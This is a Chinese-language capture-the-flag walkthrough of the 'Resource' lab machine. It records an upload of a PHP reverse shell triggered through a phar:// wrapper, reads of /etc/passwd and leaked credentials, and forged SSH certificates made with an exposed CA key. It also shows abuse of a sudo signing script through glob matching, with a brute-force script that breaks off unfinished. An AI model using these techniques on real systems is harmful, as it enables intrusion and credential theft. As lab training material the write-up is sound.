
Resource,phar(反彈shell)、ssh金鑰簽署

```
└─# nmap -sCV -A -p22,80,2222  10.10.11.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 04:46 PDT
Nmap scan report for 10.10.11.27
Host is up (0.30s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   326.99 ms 10.10.14.1
2   327.16 ms 10.10.11.27

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.71 seconds
```

WEB 80Port


有註冊跟登入頁面



順便目錄爆破。發現

```
http://itrc.ssg.htb/uploads
```

登入後，可以上傳檔案(限ZIP)
上傳php反彈看看（上傳後變這樣）



下載後為相同檔案名稱，測試LFI看看，也搭配/uploads

以下為失敗

http://itrc.ssg.htb/?page=629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res.php


http://itrc.ssg.htb/?page=../uploads/629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res.php

http://itrc.ssg.htb/?page=../uploads/res.php

有測試扣除.php(失敗)

可能php不能執行，測試`PHAR反序列化漏洞`看看？（成功）

http://itrc.ssg.htb/?page=phar://uploads/629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res



/etc/passwd

root:x:0:0:root:/root:/bin/bash


msainristil:x:1000:1000::/home/msainristil:/bin/bash

zzinter:x:1001:1001::/home/zzinter:/bin/bash

在`/var/www/itrc/db.php`找到

```
$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);
```

測次所有帳號、mysql都無法登入。。。



在`/var/www/itrc/uploads`發現公私鑰(但此是無效的)，

但可以將域名加入hosts

```
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMI916//9yp/9z9HQn1OCxitlWqEYWkLoST6Z+5dNSBs bmcgregor@ssg.htb
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDa1RS3oCZOLoHXlCKYKOBCiaQzNA9weEgvkEyVCr6Wrtlli8clZi5tJkZiRUyRkqrvR6lX3uzEY/OePxDq0/i73bYN2wc60AXn0UFm8WEqfu5fYSao8vZK
/Yop80NAXA/x2JHeK74nC8feM9+u004NSjmj5tC8I8C6ywF0ZPu9Bym0RC/Nm8kOGDmrNWqV03owO5XzHBu5u4P1WdL7ge4JAmB0lE7eNv0FJATxQ4hHZghtQvOu3qWUqEbyjzkKrMbKuF2KPIiH3Ep6dWrb
KjJ9MIUATJDwNwK6h5×10s/G6aQ8jkPKe0s1SucovFb9b3C/PiYmjlMoAVqoMF8mrQ3NFIsgFFGsJ+pUSMUIkZ/2/EfsPEmA1jfkzEAD18UH1PtXo4GehRAbKw9lcbu1MbQHMGJg+0W/95RxK+wy0NSLuwmy
cKvpY8MKO9MWP6UMoQmAhYEToulcfwrDGD9ncbzzTd1A951JWkpynGqVKazDIvvrb+MF1XXib2HYZ/7XGQs= mgraham@ssg.htb
```

以及`itrc.ssg.htb.har`，內容很大，用web抓看看

`http://itrc.ssg.htb/uploads/itrc.ssg.htb.har`

輸入`user or passwd` ，找到帳密，與前面/etc/passwd相同

```
{
                "name": "user",
                "value": "msainristil"
              },
              {
                "name": "pass",
                "value": "82yards2closeit"
              }
```

ssh登入成功

```
└─# ssh msainristil@itrc.ssg.htb
The authenticity of host 'itrc.ssg.htb (10.10.11.27)' can't be established.
ED25519 key fingerprint is SHA256:PVHxOqGsN7oX50zMsl/3O2BPQ3u50UhffyNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug  8 07:53:24 2024 from 10.10.14.37
msainristil@itrc:~$ id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
msainristil@itrc:~$ whoami
msainristil
msainristil@itrc:~$
```

發現好多公鑰...

```
msainristil@itrc:~/decommission_old_ca$ ls
ca-itrc  ca-itrc.pub  hacker  hacker-cert.pub  hacker.pub  xxx  xxx-cert.pub  xxx.pub
```

看起來ca-itrc是主要，其他疑似其他玩家製作？

```
msainristil@itrc:~/decommission_old_ca$ ls -al
total 44
drwxr-xr-x 1 msainristil msainristil 4096 Aug  8 07:57 .
drwx------ 1 msainristil msainristil 4096 Aug  8 07:48 ..
-rw------- 1 msainristil msainristil 2602 Jan 24  2024 ca-itrc
-rw-r--r-- 1 msainristil msainristil  572 Jan 24  2024 ca-itrc.pub
-rw------- 1 msainristil msainristil  411 Aug  8 07:56 hacker
-rw-r--r-- 1 msainristil msainristil 1551 Aug  8 07:57 hacker-cert.pub
-rw-r--r-- 1 msainristil msainristil   98 Aug  8 07:56 hacker.pub
-rw------- 1 msainristil msainristil 2602 Aug  8 07:45 xxx
-rw-r--r-- 1 msainristil msainristil 2015 Aug  8 08:04 xxx-cert.pub
-rw-r--r-- 1 msainristil msainristil  570 Aug  8 07:45 xxx.pub
```

看一下公鑰

```
msainristil@itrc:~/decommission_old_ca$ cat ca-itrc.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDoBD1UoFfL41g/FVX373rdm5WPz+SZ0bWt5PYP+dhok4vb3UpJPIGOeAsXmAkzEVYBHIiE+aGbrcXvDaSbZc6cI2aZfFraEPt080KVKHALAPgaOn/zFdld
8P9yaENKBKltWLZ9I6rwg98IGEToB7JNZF9hzasjjD0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteliFSyoTty9N/oUgTUjkFsgsroEh+Onz4buVD2bxoZ+9mODcdYTQ4ChwanfzFSnTrTtAQrJtyH/bDRTa
2BpmdmYdQu+4HcbDl5NbiEwu1FNskz/YNDPkq3bEYEOvgMiu/0ZMy0wercx6Tn0G2cppS70/rG5GMcJi0WTcUic3k+XJ191WEG1EtXJNbZdtJc7Ky0EKhat0dgck8zpq62kejtkBQd86p6FvR8+xH3/JMxHv
MNVYVODJt/MIik99sWb5Q7NCVcIXQ0ejVTzTI9QT27km/FUgl3cs5CZ4GIN7polPenQXEmdmbBOWD2hrlls= ITRC Certifcate CA
msainristil@itrc:~/decommission_old_ca$
```

現在讓我們建立金鑰並使用 ca-itrc 進行簽署。

* * *

```
ssh-keygen -t rsa -b 2048 -f tso
```

-t 代表類型，-b 代表位元組，-f 代表檔案。建立 2048 位元組長的 rsa 類型並將其儲存到金鑰對。這將建立 tso 和 tso.pub 檔案。現在我們必須使用 ca-itrc 對此進行簽名

* * *

```
ssh-keygen -s ca-itrc -n zzinter -I doesntmatter tso.pub
```

-s 代表簽署者，-n 代表目標使用者。我們正在簽署 tso.pub 文件。 -I 代表 id

將檔案傳回本機

```
scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/tso* .
```

進行ssh私鑰（登入成功）

`ssh -i tso zzinter@itrc.ssg.htb`

```
Last login: Thu Aug  8 13:51:47 2024 from 10.10.14.2
zzinter@itrc:~$ ls
hacker  hacker-cert.cert  hacker.pub  sign_key_api.sh  t.sh  user.txt  zzinter.cert
zzinter@itrc:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@itrc:~$ whoami
zzinter
zzinter@itrc:~$ cat user.txt
8e4ef4ff7e2dd08d072290026cbde2b6
```


有1個sh檔案

```
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
```


```
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'",
"username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-
Type: application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

剛剛做ssh部分，前面也有掃到2222是ssh，取得root因該是2222的ssh吧？？！

突然發現在dock裡，難怪不能用bash



`/etc/ssh/ca_users_keys.pub`恩？




一樣建立金鑰並執行腳本看看


```
ssh-keygen -t rsa -b 2048 -f tso
* * *
bash sign_key_api.sh tso.pub tso support
//support是因為腳本要求，用其他(root)會錯誤，也猜測是帳號//
獲取：
ssh-rsa-cert-v01@openssh.com
AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAg1B6lQrCXCvgLoVYYxmHeft3E62as
8gTZ0CeOUaE0LOkAAAADAQABAAABAQCy5pAMazd6BaowJXEgYaGk37mh0His9EkaGaHDE4iNUUGF
2A23QbXWM5JOzYbuaBgifFsHXDv100e5wWxvykHPTokRpeKhNyoKgOL2QQqyBCBE0SzVti3q/DyU
sKv7W2P5Lxa7pJt74UkEv05HbsXCpjHIWpO6MLnqTgyGZyrDr+Ry9eWd2VbHBKjL0XqtYXG6wuoJ
FRbLZTC01g2+P+rK/0VyZaBJD3atf0AYkZE84dJS9AAE2uZPAqjYVG1+MMFrijcLlvwsLi/VZ7xN
7FSnv816fW0M3kRlHb/R3zvwTGvga8h62iBgXrwi+1uvZDJYn3OBXozRyrnRE7u3tvXPAAAAAAAA
ADAAAAABAAAAA3RzbwAAAAsAAAAHc3VwcG9ydAAAAABmq6Jr/////////8AAAAAAAAAggAAABVw
ZXJtaXQtWDExLWZvcndhcmRpbmcAAAAAAAAAF3Blcm1pdC1hZ2VudC1mb3J3YXJkaW5nAAAAAAAA
ABZwZXJtaXQtcG9ydC1mb3J3YXJkaW5nAAAAAAAAAApwZXJtaXQtcHR5AAAAAAAAAA5wZXJtaXQt
dXNlci1yYwAAAAAAAAAAAAAAMwAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu
0ODKGbnswBPJjRUpsQAAAFMAAAALc3NoLWVkMjU1MTkAAABA1wYonE/x5lg4B3giFT9I4WprIBE+
HUwEmBcrvnWjv7rz9yVsHsYJCl4sPUs8koI+4nuyRoG7GkvrZjtd42TcDQ== zzinter@itrc
新增檔案並放入，命名：support.cert
```

```
ssh -o CertificateFile=support.cert -i tso support@itrc.ssg.htb -p 2222
```

沒有hosts?



查看hosts：172.223.0.3，進行IP爆破，發現還有2組IP



(成功)以跳拖dock

```
ssh -o CertificateFile=support.cert -i tso support@172.223.0.1 -p 2222
```

```
support@ssg:~$ id
uid=1000(support) gid=1000(support) groups=1000(support)
support@ssg:~$ whoami
support
```

`/etc/ssh`多一個目錄`/auth_principals`，有3個使用者

```
support@ssg:/etc/ssh/auth_principals$ ls -al
total 20
drwxr-xr-x 2 root root 4096 Feb  8 12:16 .
drwxr-xr-x 5 root root 4096 Jul 24 12:24 ..
-rw-r--r-- 1 root root   10 Feb  8 12:16 root
-rw-r--r-- 1 root root   18 Feb  8 12:16 support
-rw-r--r-- 1 root root   13 Feb  8 12:11 zzinter
```

查看內容是？？

```
support@ssg:/tmp$ cat zzinter
zzinter_temp
support@ssg:/tmp$ cat root
root_user
```

懷疑與前面腳本差不多，因該可以改內容`第三位的principal_str`

測試

```
bash sign_key_api.sh tso.pub root root_user => 失敗
bash sign_key_api.sh tso.pub zzinter zzinter_temp => 失敗
```

進行再次腳本，發現可以此行新增命名

```
supported_principals="webserver,analytics,support,security,root_user,zzinter_temp"
```

因`zzinter`無權限修改，將腳本載入本機

重要提示：腳本有`curl -s signserv.ssg.htb`

需將`signserv.ssg.htb`放入hosts

再次執行`zzinter`成功

```
bash sign_key_api.sh tso.pub zzinter zzinter_temp
```

```
┌──(root㉿kali)-[~/bash]
└─# bash sign_key_api.sh tso.pub root root_user
{"detail":"Root access must be granted manually. See the IT admin staff."}

┌──(root㉿kali)-[~/bash]
└─# bash sign_key_api.sh tso.pub zzinter zzinter_temp
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgvyMOLnWd43o4KnPf/8ljVKKwiCEUW5hZUTFgdyVqlMwAAAADAQABAAABAQCy5pAMazd6BaowJXEgYaGk37mh0His9EkaGaHDE4iNUUGF2A23QbXWM5JOzYbuaBgifFsHXDv100e5wWxvykHPTokRpeKhNyoKgOL2QQqyBCBE0SzVti3q/DyUsKv7W2P5Lxa7pJt74UkEv05HbsXCpjHIWpO6MLnqTgyGZyrDr+Ry9eWd2VbHBKjL0XqtYXG6wuoJFRbLZTC01g2+P+rK/0VyZaBJD3atf0AYkZE84dJS9AAE2uZPAqjYVG1+MMFrijcLlvwsLi/VZ7xN7FSnv816fW0M3kRlHb/R3zvwTGvga8h62iBgXrwi+1uvZDJYn3OBXozRyrnRE7u3tvXPAAAAAAAADEAAAABAAAAB3p6aW50ZXIAAAAQAAAADHp6aW50ZXJfdGVtcAAAAABmq7SL/////////8AAAAAAAAAggAAABVwZXJtaXQtWDExLWZvcndhcmRpbmcAAAAAAAAAF3Blcm1pdC1hZ2VudC1mb3J3YXJkaW5nAAAAAAAAABZwZXJtaXQtcG9ydC1mb3J3YXJkaW5nAAAAAAAAAApwZXJtaXQtcHR5AAAAAAAAAA5wZXJtaXQtdXNlci1yYwAAAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAFMAAAALc3NoLWVkMjU1MTkAAABAivQbozGuHao1avpIR+fSiBOoiJ/t6iIyFYPXferGogbCiVQeEw6cE/F4v7AHxbXuCsS800u7dy69ydf48rqAAw= zzinter@itrc
```

內容並放入`zzinter.cert`且上傳到靶機去

ssh連線(成功)

```
ssh -o CertificateFile=zzinter.cert -i tso zzinter@172.223.0.1 -p 2222
```

終於找到可以提權

```
zzinter@ssg:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@ssg:~$ whoami
zzinter
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
```

哇X....頭疼

```
zzinter@ssg:~$ bash /opt/sign_key.sh
Usage: /opt/sign_key.sh <ca_file> <public_key_file> <username> <principal> <serial>
```

```
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal>
<serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi
```

```
if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n
"$principals" "$public_key_name"
```

* * *

腳本的目的是用指定的CA檔案對一個公鑰進行簽名，並產生SSH憑證。在執行操作之前，它會進行一些驗證，例如檢查輸入參數的數量、檔案是否存在、主體是否合法，以及序號是否為數字。如果使用指定的CA檔案進行簽名，使用者會被提示透過API進行操作。如果相同則返回錯誤代碼1。幾乎不可能對其進行

暴力破解。

* * *

舉個例子

```
#!/bin/bash

a='Hello World'
b='Hel*'

if [[ $a == $b ]]; then
  echo 'a = b'
fi

if [[ $b == $a ]]; then
  echo 'b = a'
fi
```

腳本將列印"a = b"，但不會列印"b = a"，因為 a 與 b 比較為真，但其他情況則不為真。該腳本將原始 CA 檔案與輸入 CA 進行比較。我們可以透過輸入 RANDOMLETTER+* 來操作它並檢查它是否為真，如果是，請跳到下一個字元。所以我們可以利用該漏洞來破解CA。

感謝大佬的腳本：https://breachforums.st/Thread-HTB-Resource?page=17

```
import string
import subprocess

header = "-----BEGIN OPENSSH PRIVATE KEY-----"
footer = "-----END OPENSSH PRIVATE KEY-----"
b64chars = string.ascii_letters + string.digits + "+/="
key = []
lines = 0
while True:
    for char in b64chars:
